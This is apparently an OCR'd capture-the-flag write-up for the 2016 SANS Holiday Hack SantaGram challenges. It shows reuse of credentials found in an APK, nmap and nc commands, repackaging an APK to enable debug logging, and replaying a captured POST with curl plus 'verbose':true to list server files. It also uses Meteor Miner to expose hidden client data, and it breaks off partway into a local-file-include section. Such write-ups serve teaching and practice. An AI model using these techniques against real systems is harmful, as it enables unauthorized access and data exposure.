


Figure 7: Analytics server (before login)

Recall the embedded credentials (`guest:busyreindeer78`) in the APK file? Let's pop that in and see what we've got.



Sprusage

Welcome to the the 'Sprusage' usage monitor!

Successfully logged in!

What would you like to do today?

Figure 8: Analytics server (after login). See the file?

<end>

The Dungeon Game

Hint: Service discovery using `'nmap'`

Vulnerability: Dungeon game hosted on port 11111/TCP

Scan the dungeon game with `'nmap'` + options, like so:

```
# nmap -v -n -Pn -sV -sC -iL scope -oN scan
```
where scope is the list of in-scope target IP addresses

```
11111/tcp open     vce?
| fingerprint-strings:
|   DNSVersionBindReq, NULL, RPCCheck:
|     Welcome to Dungeon. This version created 11-MAR-78.
|     open field west of a big white house with a boarded
|     front door.
|     There is a small wrapped mailbox here.
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     Welcome to Dungeon. This version created 11-MAR-78.
|     open field west of a big white house with a boarded
|     front door.
|     There is a small wrapped mailbox here.
|     don't understand that.
|_    don't understand that.
```

Connect to the dungeon game on port 11111 using `'nc'`:

```
$ nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                     This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
```

Play the game as per normal, except that the objective now is to trade an item of value with the Elf at the North Pole. Here's the walk-through I used:

```
>open mailbox
>read leaflet
>drop leaflet
>s
>e
>open window
>enter house
>w
>take lamp
>move rug
>open trap door
```

```
>turn on lamp
>d
>s
>s
>take painting
>s
>u
>give painting to elf
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 89 [total of 585 points], in 19 moves.
This gives you the rank of Novice Adventurer.
```

<end>

The Debug Server


Hint: JSON key-value pair

Vulnerability: Special JSON key to increase verbosity of response

Finding the URL of the debug server is only the first step. Digging further into “res/values/strings.xml” revealed the possibility of enabling remote debugging for SantaGram.

```
$ cat strings.xml | grep debug
    <string name="debug_data_enabled">false</string>
```

This was further corroborated with the decompiled Java source code using `‘jadx’`.



```java
protected void onCreate(Bundle bundle) {
    boolean z;
    super.onCreate(bundle);
    setContentView((int) R.layout.edit_profile);
    super.setRequestedOrientation(1);
    b.a(getApplicationContext(), getClass().getSimpleName());
    if (getString(R.string.debug_data_enabled).equals("true")) {
        Log.i(getString(R.string.TAG), "Remote debug logging is Enabled");
        z = true;
    } else {
        Log.i(getString(R.string.TAG), "Remote debug logging is Disabled");
        z = false;
    }
    getSupportActionBar().a(true);
    getSupportActionBar().b(true);
    getSupportActionBar().a((CharSequence) "Edit Profile");
    this.a = new ProgressDialog(this);
    this.a.setTitle(R.string.app_name);
    this.a.setIndeterminate(false);
    if (z) {
        try {
            final JSONObject jSONObject = new JSONObject();
            jSONObject.put("date", new SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
            jSONObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
            jSONObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
            jSONObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
            new Thread(new Runnable(this) {
                final /* synthetic */ EditProfile b;

                public void run() {
                    b.a(this.b.getString(R.string.debug_data_collection_url), jSONObject);
                }
            }).start();
        } catch (Exception e) {
            Log.e(getString(R.string.TAG), "Error posting JSON debug data: " + e.getMessage());
        }
    }
```

Figure 9: EditProfile.java

I edited “res/values/strings.xml” to enable remote debugging for SantaGram. I then built the APK with `‘apktool’` and signed it with the combination of `‘keytool’` and `‘jarsigner’` as shown in the video.

Looking at the decompiled Java source code, I knew that debugging is triggered only on the EditProfile activity and that’s how I captured the debugging information POST’d to the debug server in Burp.




Figure 11: Edit Profile (after tapping)






Figure 10: Edit Profile (before tapping)



```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: dev.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 145

{"date":"20161227172709+0000","udid":"f715fa2d5d85bdec","debug":"com.northpolewonderland.santag
ram.EditProfile, EditProfile","freemem":191299832}
```

Figure 12: POST request to debugging server


POST request to http://dev.northpolewonderland.com/index.php
Previous
Next
Action
Request
Response
Raw
Headers
Hex
0 matches

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 27 Dec 2016 17:27:12 GMT
Content-Type: application/json
Connection: close
Content-Length: 251

{"date":"20161227172712","status":"OK","filename":"debug-20161227172712-0.txt","request":{"date
":"20161227172709+0000","udid":"f715fa2d5d85bdec","debug":"com.northpolewonderland.santagram.Ed
itProfile, EditProfile","freemem":191299832,"verbose":false}}
```

Figure 13: POST response from debugging server

Noticed the request is also echoed back in the response? `“verbose”:false` is definitely interesting!

Let’s copy the POST request as `‘curl’` command and modify it to include `“verbose”:true` in the request to see what we’ve got:

```
$ curl -H 'Content-Type: application/json' -d
'{"date":"20161227172709+0000","udid":"f715fa2d5d85bdec","debug":"com.northpolewonderland.
santagram.EditProfile, EditProfile","freemem":191299832,"verbose":true}'
http://dev.northpolewonderland.com/index.php
```

Jackpot!

```
{"date":"20161227180232","date.len":14,"status":"OK","status.len":"2","filename":"debug-
20161227180232-0.txt","filename.len":26,"request":
{"date":"20161227172709+0000","udid":"f715fa2d5d85bdec","debug":"com.northpolewonderland.s
antagram.EditProfile, EditProfile","freemem":191299832,"verbose":true},"files":["debug-
20161224235959-0.mp3","debug-20161227172712-0.txt","debug-20161227174522-0.txt","debug-
20161227175858-0.txt","debug-20161227180111-0.txt","debug-20161227180227-0.txt","debug-
20161227180232-0.txt","index.php"]}
```


<end>

The Banner Ad Server

Hint: Mining Meteor blog post

Vulnerability. Hidden Meteor client data


Go to http://ads.northpolewonderland.com in Chrome and if Tampermonkey and the Meteor Miner script are loaded correctly, you'll see this:


```
Meteor Miner
Login
Toggle Loaded Only
Collections
    HomeQuotes      4 Records
    Satisfaction    1 Record
Subscriptions
    meteor.loginServiceConfiguration
    _roles
    meteor_autoupdate_clientVersions
    quotes
    satisfaction
Templates
    Home
    MasterLayout
    Nav
Routes
    /aboutus >
    /admin/quotes >
    /affiliate/:affiliateId >
    /campaign/create >
    /campaign/review >
    /campaign/share >
    /create >
    / >
    /login >
    /manage >
    /register >
```
Figure 14: Meteor Miner

After some "poking" around, there is a hidden object in the "/admin/quotes" Route, under the HomeQuotes Collection.

Go to "/admin/quotes" and bring up the JavaScript console. Use the following command to expose it:
`HomeQuotes.find().fetch()`

You should see this:



```
> HomeQuotes.find().fetch()
<· ▼Array[5]
   ▶0: Object
   ▶1: Object
   ▶2: Object
   ▶3: Object
   ▼4: Object
      _id: "zPR5TpxB5mcAH3pYk"
      audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
      hidden: true
      index: 4
      quote: "Just Ad It!"
     ▶__proto__: Object
    length: 5
   ▶__proto__: Array[0]
> |
```

Figure 15: Hidden object with audio attribute

<end>

The Uncaught Exception Handler Server

Hint: PHP Local File Include Vulnerabilities blog post

Vulnerability: Local file include vulnerability

Took me a while to figure this out.

As usual, I hooked up Burp to the Android emulator to look at the requests and responses between SantaGram app and its associated servers. Turned out that there were a number of exceptions while using SantaGram. Poor elves!





Figure 16: Attempt to share post will trigger exception


POST request to http://ex.northpolewonderland.com/exception.php
Previous
Next
Action
Request
Response
Raw
Params
Headers
Hex
0 matches

```
POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: ex.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 1332

{"operation":"WriteCrashDump","data":{"message":"uriString","lmessage":"uriString","strace":"ja
va.lang.NullPointerException: uriString\n\tat
android.net.Uri$StringUri.<init>(Uri.java:475)\n\tat
android.net.Uri$StringUri.<init>(Uri.java)\n\tat android.net.Uri.parse(Uri.java:437)\n\tat
com.northpolewonderland.santagram.PostDetails.getImageUri(Unknown Source)\n\tat
com.northpolewonderland.santagram.PostDetails$6.onClick(Unknown Source)\n\tat
android.view.View.performClick(View.java:5198)\n\tat
android.view.View$PerformClick.run(View.java:21147)\n\tat
